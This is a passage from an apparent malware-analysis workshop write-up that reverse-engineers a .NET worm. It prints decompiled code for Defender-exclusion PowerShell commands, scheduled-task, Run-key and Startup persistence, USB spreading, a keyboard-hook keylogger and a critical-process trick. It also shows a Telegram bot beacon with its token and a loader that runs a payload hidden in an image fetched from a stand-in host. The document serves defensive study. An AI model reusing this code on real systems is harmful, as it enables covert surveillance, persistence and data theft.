
```
private static bool WhKaOvPEuBOPdijySlpbXyUhRSyJxREMRmgzV()
{
    try
    {
        string text = new WebClient().DownloadString("http://ip-api.com/line/?fields=hosting");
        return text.Contains("true");
    }
    catch (Exception ex)
    {
    }
    return false;
}
```

If any of the functions return true, the program exits.

Since we are running on a virtual machine, the malware will exit once we arrive to that part of the program:

```
public static void w8r25j41a24nAJZBL0LGewTPs69UXozPFVUsT()
{
    if (!5pHNFSdpo6kM7qLDsDPc4hPf2iyWb0KwpJrcU.7zfJbSk8IGfYouK8caDtDztTd0nm1wGgrto6n() && !
        5pHNFSdpo6kM7qLDsDPc4hPf2iyWb0KwpJrcU.Bmf1yVBo41oDNOXcE9lFhijY1UNGxDQCDckDF())
    {
        if (!5pHNFSdpo6kM7qLDsDPc4hPf2iyWb0KwpJrcU.SB28pTEcOfhsK14HwzcN3PCU4tYMbZ45TLfkv())
        {
            if (!5pHNFSdpo6kM7qLDsDPc4hPf2iyWb0KwpJrcU.7YR1SjH7WwooyLNFUUIiPYHf2s5M0QRLaaKLg())
            {
                if (!5pHNFSdpo6kM7qLDsDPc4hPf2iyWb0KwpJrcU.WhKaOvPEuBOPdijySlpbXyUhRSyJxREMRmgzV())
                {
                    return;
                }
            }
        }
    }
    Environment.FailFast(null);
}
```

We can set a breakpoint where it compares the manufacturer with "vmware" and replace the string before it gets validated and by doing so bypass the check:



We then see a call to `iPJELYICawSFgzNPNEXj6qKKNQCWZykiDnDoP`, which, if the program is running as administrator, sets up a Windows Defender exclusion policy using PowerShell:

```
public static void iPJELYICawSFgzNPNEXj6qKKNQCWZykiDnDoP()
{
    if (Conversions.ToBoolean(0H79LLYFefKRZe2DzCwRqQL9gU9oEjctIfgXj6N8WJLaTPuGEPArkuI6DxpI3L2bcD2QV.vyVeaL49xM19ctgeoUtrAA6KF0zuIH213AZLD1c9ypgW4sSwUvmKhAAT9FeaxsTpdDtZLg()))
    {
        try
        {
            ProcessStartInfo processStartInfo = new ProcessStartInfo();
            processStartInfo.FileName = "powershell.exe";
            processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            processStartInfo.Arguments = "-ExecutionPolicy Bypass Add-MpPreference -ExclusionPath '' + TFIW2FSLtw9S.UbpTmFAzHZzi + ''";
            Process.Start(processStartInfo).WaitForExit();
            processStartInfo.Arguments = "-ExecutionPolicy Bypass Add-MpPreference -ExclusionProcess '' + Path.GetFileName(TFIW2FSLtw9S.UbpTmFAzHZzi) + ''";
            Process.Start(processStartInfo).WaitForExit();
            processStartInfo.Arguments = string.Concat(new string[]
            {
                "-ExecutionPolicy Bypass Add-MpPreference -ExclusionPath ''",
                "Dure7AImAttsSDe9ONtyGoMxtba3NNJ2R6L6ec.vmjEz7IdkPTYcVvdBIT11Q2rxhsaazNwUQ0qz,",
                "\\\"",
                Path.GetFileName(TFIW2FSLtw9S.UbpTmFAzHZzi),
                ""
            });
            Process.Start(processStartInfo).WaitForExit();
        }
    }
}

public static string vyVeaL49xM19ctgeoUtrAA6KF0zuIH213AZLD1c9ypgW4sSwUvmKhAAT9FeaxsTpdDtZLg()
{
    string text;
    try
    {
        text = new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator).ToString();
    }
    catch (Exception ex)
    {
        text = "Error";
    }
    return text;
}
```

The exclusion policy excludes the path where the program is running, the current process and the path in AppData where the program will later be copied. By excluding itself from Windows Defender, it allows the malware to continue running even if new signatures would flag the malware as malicious. The attacker might also use a social engineering lure to convince the user to temporarily turn off Windows Defender.

Persistence

The next instructions will all use different methods to set up persistence:

1. The malware will first use Windows Task Scheduler to set up a task that will run every minute trying to execute the malware after it has been copied to AppData. Since the malware uses a Mutex to check if another instance is running, there is no risk of having multiple instances executing at the same time:

```
try
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo("schtasks.exe");
    processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    if (Conversions.ToBoolean(MD3LLYFefK8Ze2DzCwRqQL9gU9eJctIfgXj6NMWJLaTPuDEpArku16xp13L2bcD2Qv.vyVeal49vTl9ctgeUtrAA6KF0zuH2I3AZLd1c9ppgH4sSwVwKHAAT9feaxsTd0YLZlg()))
    {
        processStartInfo.Arguments = string.Concat(new string[]
        {
            "/create /f /RL HIGHEST /sc minute /mo 1 /tn \"\",
            Path.GetFileNameWithoutExtension(TFIW2FSLtw9S.UbpTmFAzHZzi),
            "\" /tr \"\",
            text,
            "\"\"
        });
    }
    else
    {
        processStartInfo.Arguments = string.Concat(new string[]
        {
            "/create /f /sc minute /mo 1 /tn \"\",
            Path.GetFileNameWithoutExtension(TFIW2FSLtw9S.UbpTmFAzHZzi),
            "\" /tr \"\",
            text,
            "\"\"
        });
    }
    Process process = Process.Start(processStartInfo);
    process.WaitForExit();
}
```

2. Then, the malware will set up a new entry on the registry key *HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*. Any program on that key will run each time the user logs on²⁶:

```
string text2 = Dure7AimAttSDe9NtyG0vXtbA3MNJR6lGec.vmjEz7IdkPTYcVVD8ITl1QZrxhsaazNwUQqz + "\" + Path.GetFileName(TFIW2FSLtw9S.UbpTmFAzHZzi);
2hedeQqgJhuuy73j5jzswLwEjP22gOmLz.Computer.Registry.CurrentUser.OpenSubKey("SOFTWARE\Microsoft\Windows\CurrentVersion\Run", true).SetValue(Path.GetFileNameWithoutExtension(TFIW2FSLtw9S.UbpTmFAzHZzi), text2);
try
{
    if (File.Exists(text2))
    {
        FileInfo fileInfo2 = new FileInfo(text2);
        fileInfo2.Delete();
    }
    Thread.Sleep(1000);
    File.WriteAllBytes(text2, File.ReadAllBytes(TFIW2FSLtw9S.UbpTmFAzHZzi));
}
catch (Exception ex5)
{
}
catch (Exception ex6)
{
}
```

3. Finally, it will create a shortcut on the users Startup folder, which makes the program starts whenever the user logs on²⁷:

```
try
{
    string text3 = Dure7AimAttSDe9NtyG0vXtbA3MNJR6lGec.vmjEz7IdkPTYcVVD8ITl1QZrxhsaazNwUQqz + "\" + Path.GetFileName(TFIW2FSLtw9S.UbpTmFAzHZzi);
    try
    {
        if (File.Exists(text3))
        {
            FileInfo fileInfo3 = new FileInfo(text3);
            fileInfo3.Delete();
        }
        Thread.Sleep(1000);
        File.WriteAllBytes(text3, File.ReadAllBytes(TFIW2FSLtw9S.UbpTmFAzHZzi));
    }
    catch (Exception ex7)
    {
    }
    string text4 = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\" + Path.GetFileNameWithoutExtension(TFIW2FSLtw9S.UbpTmFAzHZzi) + ".lnk";
    object obj = Interaction.CreateObject("WScript.Shell", "");
    Type type = null;
    string text5 = "CreateShortcut";
    object[] array = new object[] { text4 };
    object[] array2 = array;
    string[] array3 = null;
    Type[] array4 = null;
    bool[] array5 = new bool[] { true };
    object obj2 = NewLateBinding.LateGet(obj, type, text5, array2, array3, array4, array5);
    if (array5[0])
    {
        text4 = (string)Conversions.ChangeType(RuntimeHelpers.GetObjectValue(array[0]), typeof(string));
    }
    object obj3 = obj2;
    NewLateBinding.LateSetComplex(obj3, null, "TargetPath", new object[] { text3 }, null, null, false, true);
    NewLateBinding.LateSetComplex(obj3, null, "WorkingDirectory", new object[] { "" }, null, null, false, true);
    NewLateBinding.LateCall(obj3, null, "Save", new object[] { obj3, null, null, null, true);
    TFIW2FSLtw9S.aIbDNzxyD6Vw = new FileStream(text4, FileMode.Open);
}
```

By using three different ways to set up persistence, the malware authors are *really* trying to make sure it won't get deleted.

²⁶<https://learn.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys>

²⁷<https://learn.microsoft.com/en-us/dotnet/api/system.environment.specialfolder?view=net-8.0>

We can use SysInternals Autoruns tool to check all persistence mechanisms:

Autoruns Entry	Description	Publisher	Image Path
Logon			
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
<input checked="" type="checkbox"/> sample		(Not Verified)	C:\Users\ST\AppData\Roaming\sample.exe
C:\Users\ST\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup			
<input checked="" type="checkbox"/> sample.lnk		(Not Verified)	C:\Users\ST\AppData\Roaming\sample.exe
Explorer			
Internet Explorer			
Scheduled Tasks			
Task Scheduler			
<input checked="" type="checkbox"/> sample		(Not Verified)	C:\Users\ST\AppData\Roaming\sample.exe

Lateral movement

After setting up persistence, the malware copies itself to any removable device attached to the computer:

```
for (;;)
{
    IL_74D:
    num = 3;
    if (true)
    {
        break;
    }
    IL_7D0:
    ProjectData.ClearProjectError();
    num2 = 1;
    IL_7D1:
    num = 5;
    RegistryKey registryKey = 2Hw0MkQjJhuyq735js7wzrw1EjP22gv0mLZ.Computer.Registry.CurrentUser.OpenSubKey(@"Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced", true);
    IL_7D3:
    num = 6;
    if (Operators.ConditionalCompareObjectEqual(registryKey.GetValue("ShowSuperHidden"), 1, false))
    {
        IL_7D5:
        num = 7;
        registryKey.SetValue("ShowSuperHidden", 0);
    }
    IL_7D7:
    num = 9;
    DriveInfo[] drives = DriveInfo.GetDrives();
    int i = 0;
    while (i < drives.Length)
    {
        DriveInfo driveInfo = drives[i];
        IL_7D9:
        num = 10;
        if (driveInfo.IsReady)
        {
            IL_7DB:
            num = 11;
            if (driveInfo.DriveType == DriveType.Removable)
            {
                IL_7DD:
                num = 12;
                string name = driveInfo.Name;
                IL_7DE:
                num = 13;
                if (File.Exists(name + Dwe7A1mAttsSDe90NtyGofXtbA3MIDR6lGec.oEFDp3aLa9Nvtpu40b7IK0xoaLsrH89FwV1Vt))
                {
                    IL_7E0:
                    num = 14;
                    File.WriteAllBytes(name + Dwe7A1mAttsSDe90NtyGofXtbA3MIDR6lGec.oEFDp3aLa9Nvtpu40b7IK0xoaLsrH89FwV1Vt, File.ReadAllBytes(TFm2F5Ltw9S.UbpTmfAZHz1));
                    IL_7E1:
                    num = 15;
                    File.SetAttributes(name + Dwe7A1mAttsSDe90NtyGofXtbA3MIDR6lGec.oEFDp3aLa9Nvtpu40b7IK0xoaLsrH89FwV1Vt, FileAttributes.Hidden | FileAttributes.System);
                }
            }
        }
        i++;
    }
}
```

Although the code seems hard to read, by stepping through it with a debugger we can understand what is happening:

1. The code first opens the registry key
HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden and sets it to 0.
2. Then, it loops through all available drives until it finds a removable drive (like a USB).
3. When it finds a removable drive, it copies itself to the drive with the name USB.exe and sets the attributes "hidden" and "system" to the copied malware.
4. It then loops through all files and folders on the removable drive and creates shortcuts to those files with the path set to "*cmd.exe /c start USB.exe & start **realFile** & exit*". By doing so, when a user double clicks on one of the shortcuts the malware will be run, and the original file/folder will be opened as to not arouse suspicion.
5. It then sets the icons of the newly created shortcuts to be the same as the original file's icons.
6. It sets the attributes "hidden" and "system" to the original files.

To summarize what the malware is doing, when it detects a USB drive connected to the computer it will copy itself to the USB, hide the newly copied malware as well as the original files and then create malicious shortcuts to the original files so that they execute the malware whenever they are clicked.

An important thing to note is that the malware is assigning the "system" attribute to the hidden files, which Microsoft describes²⁸ as *"the file is part of the operating system or is used exclusively by the operating system."* By doing so, **the files will remain hidden even if the user has "Show hidden files enabled"**. If we wish to see the hidden files, we can set the ShowSuperHidden registry key to 1.

Keylogger

After setting up persistence and copying itself to removable devices, the malware starts its malicious activity. A new thread is created and the function `MaDpWjyZLk3HQQjyeR0iZMS4O36RS0BetWJTdXDIMQZEVbevKqiy1bkLvBGAVQxRmvaXZz()` is called. That function initializes the `gwErjDsnC1yo IntPtr` struct with the result of the call to `DDJc7Kd7F6aaQAtw8IuzYQEwEuydszgkZGcZmYldo7F2VpX4pg3i0mjfoBgF8yN1tSNk2V`:

```
private static void MaDpWjyZLk3HQQjyeR0iZMS4O36RS0BetWJTdXDIMQZEVbevKqiy1bkLvBGAVQxRmvaXZz()
{
    nyaa0KvYUHQreInCrcP9gylmXoY54tDMLXwFwyY5c8HuyDiGRscrX2Z2f00hP49aN7WhJj.mXoA0oyBbMu9pEDOWAftn0eDkRR6tCT1xo5fR1kh0sY5IOrbnvsPXth17ri4ntfJ7PgB8Z();
}

public static void mXoA0oyBbMu9pEDOWAftn0eDkRR6tCT1xo5fR1kh0sY5IOrbnvsPXth17ri4ntfJ7PgB8Z()
{
    nyaa0KvYUHQreInCrcP9gylmXoY54tDMLXwFwyY5c8HuyDiGRscrX2Z2f00hP49aN7WhJj.gwErjDsnC1yo =
    nyaa0KvYUHQreInCrcP9gylmXoY54tDMLXwFwyY5c8HuyDiGRscrX2Z2f00hP49aN7WhJj.DDJc7Kd7F6aaQAtw8IuzYQEwEuydszgkZGcZmYldo7F2VpX4pg3i0mjfoBgF8yN1tSNk2V
    (nyaa0KvYUHQreInCrcP9gylmXoY54tDMLXwFwyY5c8HuyDiGRscrX2Z2f00hP49aN7WhJj.jtmLNBtCsof);
    Application.Run();
}

// Token: 0x060000CC RID: 204 RVA: 0x00005DE8 File Offset: 0x00003FE8
private static IntPtr DDJc7Kd7F6aaQAtw8IuzYQEwEuydszgkZGcZmYldo7F2VpX4pg3i0mjfoBgF8yN1tSNk2V
(nyaa0KvYUHQreInCrcP9gylmXoY54tDMLXwFwyY5c8HuyDiGRscrX2Z2f00hP49aN7WhJj.LowLevelKeyboardProc
yLdFEmWSxYqDUE2MSaK8byBrFb9TKt6NNA5UGYhJ0P36Ekxb5X1v4j5v7n1FS8B8mFT3g0)
{
    IntPtr intPtr;
    using (Process currentProcess = Process.GetCurrentProcess())
    {
        intPtr =
        nyaa0KvYUHQreInCrcP9gylmXoY54tDMLXwFwyY5c8HuyDiGRscrX2Z2f00hP49aN7WhJj.xMRKhSEFueLtIV1v0A6JZJ16bRcayHKnHJZ4inSYE73uPLNPJvpJtHnQpOI8mrZS8y7Ng1
        (nyaa0KvYUHQreInCrcP9gylmXoY54tDMLXwFwyY5c8HuyDiGRscrX2Z2f00hP49aN7WhJj.8iakvQZQ3uCL,
        yLdFEmWSxYqDUE2MSaK8byBrFb9TKt6NNA5UGYhJ0P36Ekxb5X1v4j5v7n1FS8B8mFT3g0,
        nyaa0KvYUHQreInCrcP9gylmXoY54tDMLXwFwyY5c8HuyDiGRscrX2Z2f00hP49aN7WhJj.n0nrWLA4QQMJ(currentProcess.ProcessName), 0U);
    }
    return intPtr;
}
```

If we follow the code, we see that it uses `SetWindowsHookEx` from `user32.dll` to monitor keyboard input events²⁹. `SetWindowsHookEx` has the following syntax:

```
HHOOK SetWindowsHookExA(
    [in] int         idHook,
    [in] HOOKPROC    lpfn,
    [in] HINSTANCE   hmod,
    [in] DWORD       dwThreadId
);
```

²⁸<https://learn.microsoft.com/en-us/dotnet/api/system.io.fileattributes?view=net-8.0>

²⁹ <https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-setwindowshookexa>

Where its parameters are the following:

- idHook: The type of hook procedure to be installed.
- Lpfn: A pointer to the hook procedure.
- Hmod: A handle to the DLL containing the hook procedure pointed to by the lpfn parameter.
- dwThreadId: The identifier of the thread with which the hook procedure is to be associated. For desktop apps, if this parameter is zero, the hook procedure is associated with all existing threads running in the same desktop as the calling thread.

If we look at the parameters that the malware passes to SetWindowsHookEx, we see that they are the following:

- idHook: 13, which is WH_KEYBOARD_LL and allows monitoring keyboard input events.
- Lpfn: The hook procedure jtmLNbYtCsof.
- Hmod: It uses GetModuleHandle from kernel32.dll to get the current program (the malware) handle.
- dwThreadId: 0

If we dig deeper into the hook procedure jtmLNbYtCsof, we see that it is of type LowLevelKeyboardProc³⁰. According to the documentation, *"The system calls this function every time a new keyboard input event is about to be posted into a thread input queue."*

We then arrive to the following block of code:

```
private static IntPtr mHzPCFhAysLjAD778nXRtLd8JyZzBY70HgDfWwW5v53nbYqJ9VmntNEj0wUK0indghlXY(int
JQiRKzyUPZiJ5Cz0ekuccbKd82JueeN11Jgmu3SdXa9iyTnjkbzJSFvUE4JuYLoj2G1vsL, IntPtr RIOPU75Z5EU6R2xU3iHHePiEgibGSLGP78907ZnTHUNpRVZiQq97AZ3UyMTXnzqm4AkO91,
IntPtr uiEmrQuda6mD1g9JtEBu0vriJpB3K9AFGASMuH1T9NbcWv1sDOE1JJ32wTGGrhEPHzzdX)
{
    if (JQiRKzyUPZiJ5Cz0ekuccbKd82JueeN11Jgmu3SdXa9iyTnjkbzJSFvUE4JuYLoj2G1vsL == 0 &&
        RIOPU75Z5EU6R2xU3iHHePiEgibGSLGP78907ZnTHUNpRVZiQq97AZ3UyMTXnzqm4AkO91 == (IntPtr)256)
    {
        object obj = Marshal.ReadInt32(uiEmrQuda6mD1g9JtEBu0vriJpB3K9AFGASMuH1T9NbcWv1sDOE1JJ32wTGGrhEPHzzdX);
        object obj2 = ((int)nyaa0KvYUHQreInCrcP9gylmXoY54tDMLXwFwyY5c8HuyDiGRscrX2Z2f00hP49aN7WhJj.E7DLvYqDXgLo(20) & 65535) != 0;
        object obj3 = ((int)nyaa0KvYUHQreInCrcP9gylmXoY54tDMLXwFwyY5c8HuyDiGRscrX2Z2f00hP49aN7WhJj.E7DLvYqDXgLo(160) & 32768) != 0 || ((int)
            nyaa0KvYUHQreInCrcP9gylmXoY54tDMLXwFwyY5c8HuyDiGRscrX2Z2f00hP49aN7WhJj.E7DLvYqDXgLo(161) & 32768) != 0;
        object obj4 =
            nyaa0KvYUHQreInCrcP9gylmXoY54tDMLXwFwyY5c8HuyDiGRscrX2Z2f00hP49aN7WhJj.w7RrULSKw1N19nqQAu7jggFp1ssG5Ke8X1zOrxdHQj2xMKsLF0sUryONm13ZONJBo8grri
            (Conversions.ToInteger(obj));
        if (Conversions.ToBoolean((Conversions.ToBoolean(obj2) || Conversions.ToBoolean(obj3)) ? true : false))
        {
            obj4 = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(obj4, null, "ToUpper", new object[0], null, null, null));
        }
        else
        {
            obj4 = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(obj4, null, "ToLower", new object[0], null, null, null));
        }
        if (Conversions.ToInteger(obj) >= 112 && Conversions.ToInteger(obj) <= 135)
        {
            obj4 = "[" + Conversions.ToString(Conversions.ToInteger(obj)) + "]";
        }
        else
        {
            string text = ((Keys)Conversions.ToInteger(obj)).ToString();
            if (Operators.CompareString(text, "Space", false) == 0)
            {
                obj4 = "[SPACE]";
            }
            else if (Operators.CompareString(text, "Return", false) == 0)
            {
                obj4 = "[ENTER]";
            }
        }
    }
}
```

While the code might look daunting, its intercepting keyboard events and writing them to %AppData%\Local\Temp\Log.tmp

³⁰ <https://learn.microsoft.com/en-us/windows/win32/winmsg/lowlevelkeyboardproc>

If you kill the malware, Windows dies


After setting up a keylogger, the malware verifies if it is running as Administrator. If it is, it will use `RtlSetProcessIsCritical` from `NTdll.dll` to set the current process as critical. Although the function is not officially documented by Microsoft, it has been reversed and analyzed³¹.

```
// Token: 0x06000120 RID: 288
[DllImport("NTdll.dll", EntryPoint = "RtlSetProcessIsCritical", SetLastError = true)]
public static extern void zDkqhKmfZ13Q([MarshalAs(UnmanagedType.Bool)] bool EPA1tNEk0q01, [MarshalAs(UnmanagedType.Bool)] ref bool MQ6U8xdb4Fth,
[MarshalAs(UnmanagedType.Bool)] bool DkE1kf5yd4Hu);

// Token: 0x06000121 RID: 289 RVA: 0x00002660 File Offset: 0x00000860
public static void qih2LWTdixpQ(object 1ZjVIkCT41nv, SessionEndingEventArgs R9E1uNdWGV99)
{
    zsvYKm3Krg57.0jne8Z0JupUF();
}

// Token: 0x06000122 RID: 290 RVA: 0x00006504 File Offset: 0x00004704
public static void P400fvZs8EDS()
{
    try
    {
        SystemEvents.SessionEnding += zsvYKm3Krg57.qih2LWTdixpQ;
        Process.EnterDebugMode();
        bool flag;
        zsvYKm3Krg57.zDkqhKmfZ13Q(true, ref flag, false);
    }
    catch (Exception ex)
    {
    }
}
```

When the `RtlSetProcessIsCritical` function is called, the OS will set the process as critical, which means that it is necessary to the running of Windows. If the process dies (is terminated), Windows dies as well, and you get a Blue Screen Of Death:



³¹ <https://www.codeproject.com/Articles/43405/Protecting-Your-Process-with-RtlSetProcessIsCriti>

Contacting Telegram

Next, the malware attempts to contact a Telegram bot. The information sent has the following structure:

- 🐛 [WizWorm]
- New Clinet:
- MD5 hash of the computer processor count, username, machine name, OS version and the system's partition size combined
- UserName:
- The current user username
- OSFullName:
- The OS full name

The telegram URL has been modified for the workshop.

Since port 80 might be being used on our Linux machine, we will redirect all traffic to port 1337 using IPTables:

```
sudo iptables -t nat -A PREROUTING -p tcp -d 10.0.0.2 --dport 80 -j REDIRECT --to-port 1337
```

We will also start inetsim so that the DNS server is up:

```
remnux@remnux:~$ inetsim
INetSim 1.3.2 (2020-05-19) by Matthias Eckert & Thomas Hungenberg
Using log directory:      /var/log/inetsim/
Using data directory:     /var/lib/inetsim/
Using report directory:   /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
Parsing configuration file.
Configuration file parsed successfully.
=== INetSim main process started (PID 1630) ===
Session ID:      1630
Listening on:    10.0.0.2
Real Date/Time:  2024-07-21 21:20:17
Fake Date/Time: 2024-07-21 21:20:17 (Delta: 0 seconds)
Forking services...
* dns_53_tcp_udp - started (PID 1634)
* ftps_990_tcp - started (PID 1642)
* http_80_tcp - started (PID 1635)
```

We then can start an HTTP server on our Linux machine to view the traffic:

```
remnux@remnux:~$ sudo iptables -t nat -A PREROUTING -p tcp -d 10.0.0.2 --dport 80 -j REDIRECT --to-port 1337
remnux@remnux:~$ python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
10.0.0.7 - - [21/Jul/2024 21:22:18] code 404, message File not found
10.0.0.7 - - [21/Jul/2024 21:22:18] "GET /line/?fields=hosting HTTP/1.1" 404 -
10.0.0.7 - - [21/Jul/2024 21:22:24] code 404, message File not found
10.0.0.7 - - [21/Jul/2024 21:22:24] "GET /bot5720516014:AAF4K0Av3GXHFU0RS3g4HPsuckDwQf01__A/sendMessage?chat_id=-1001540302490&text=%E2%98%A0%20%5BWizWorm%5D%0D%0A%0D%0ANew%20Clinet%20:%20%0D%0A3304BC0E1A11DD0FBF6E%0D%0A%0D%0AUserName%20:%20ST%0D%0AOSFullName%20:%20Microsoft%20Windows%2010%20Pro HTTP/1.1" 404 -
```


Since the malware contacts multiple URLs, I have created a python file *server.py* to get the information, as well as the domain it was meant to:

```
remnux@remnux:~$ cd Desktop/  
remnux@remnux:~/Desktop$ python3 server.py  
  
Requested Host: ip-api.com  
10.0.0.7 - - [21/Jul/2024 21:28:50] code 404, message File not found  
10.0.0.7 - - [21/Jul/2024 21:28:50] "GET /line/?fields=hosting HTTP/1.1" 404 -  
  
Requested Host: mlw-telegram.test  
Requested Query Parameters: {'chat_id': ['-1001540302490'], 'text': ['🐛 [WizWorm]\r\n\r\nNew Clinet  
: \r\n3304BC0E1A11DD0FBF6E\r\n\r\n\r\nUserName : ST\r\n\r\nOSFullName : Microsoft Windows 10 Pro']}]  
  
10.0.0.7 - - [21/Jul/2024 21:28:56] "GET /bot5720516014:AAF4K0Av3GXHFU0RS3g4HPsucKDwQf01__A/sendMess  
age?chat_id=-1001540302490&text=%E2%98%A0%20%5BWizWorm%5D%0D%0A%0D%0ANew%20Clinet%20:%20%0D%0A3304BC  
0E1A11DD0FBF6E%0D%0A%0D%0AUserName%20:%20ST%0D%0AOSFullName%20:%20Microsoft%20Windows%2010%20Pro HT  
P/1.1" 200 -
```

Obtaining a new variant

After contacting the Telegram bot, the malware starts a new thread in which it calls the `u4JX9v7FvmTG` function. That function sleeps for 5 seconds before reading an image from a website:

```
public static void u4JX9v7FvmTG()
{
    Thread.Sleep(5000);
    try
    {
        ServicePointManager.Expect100Continue = true;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        ServicePointManager.DefaultConnectionLimit = 9999;
    }
    catch (Exception ex)
    {
    }
    try
    {
        IL_32:
        WebClient webClient = new WebClient();
        Bitmap bitmap = (Bitmap)Image.FromStream(webClient.OpenRead("http://mlw.test/Drwrj41N/Image.png"));
        List<byte> list = new List<byte>();
        object obj;
        object obj2;
        if (ObjectFlowControl.ForLoopControl.ForLoopInitObj(obj, 0, checked(bitmap.Width - 1), 1, ref obj2, ref obj))
        {
            do
            {
                list.Add(bitmap.GetPixel(Conversions.ToInteger(obj), 0).R);
            }
            while (ObjectFlowControl.ForLoopControl.ForNextCheckObj(obj, obj2, ref obj));
        }
        AppDomain.CurrentDomain.Load(list.ToArray()).EntryPoint.Invoke(null, null);
    }
}
```

What is interesting about the file is that it is a valid image, where the payload is stored on the red component of each pixel of the image. The malware loops through each pixel of the image, extracts the red component and adds it to a list. Then, the list is converted to an array and the payload gets executed.

Although the original URL was replaced for the workshop, the original image is available on the Linux zip. **The image wasn't modified so only analyze it after making sure the VM doesn't have internet connection and is isolated.**

By looking at the list, we see the characteristic magic bytes of .exe programs (4D 5A – or MZ).

Finally, we arrive at the function `akml2V6A24xXwzijq1Apr6qc8vIECvYw7wuhn35sTaltgYEwhJpRu6tPvkdv2PZ0dBnVrJ`, which contains the true objective of the malware.

```
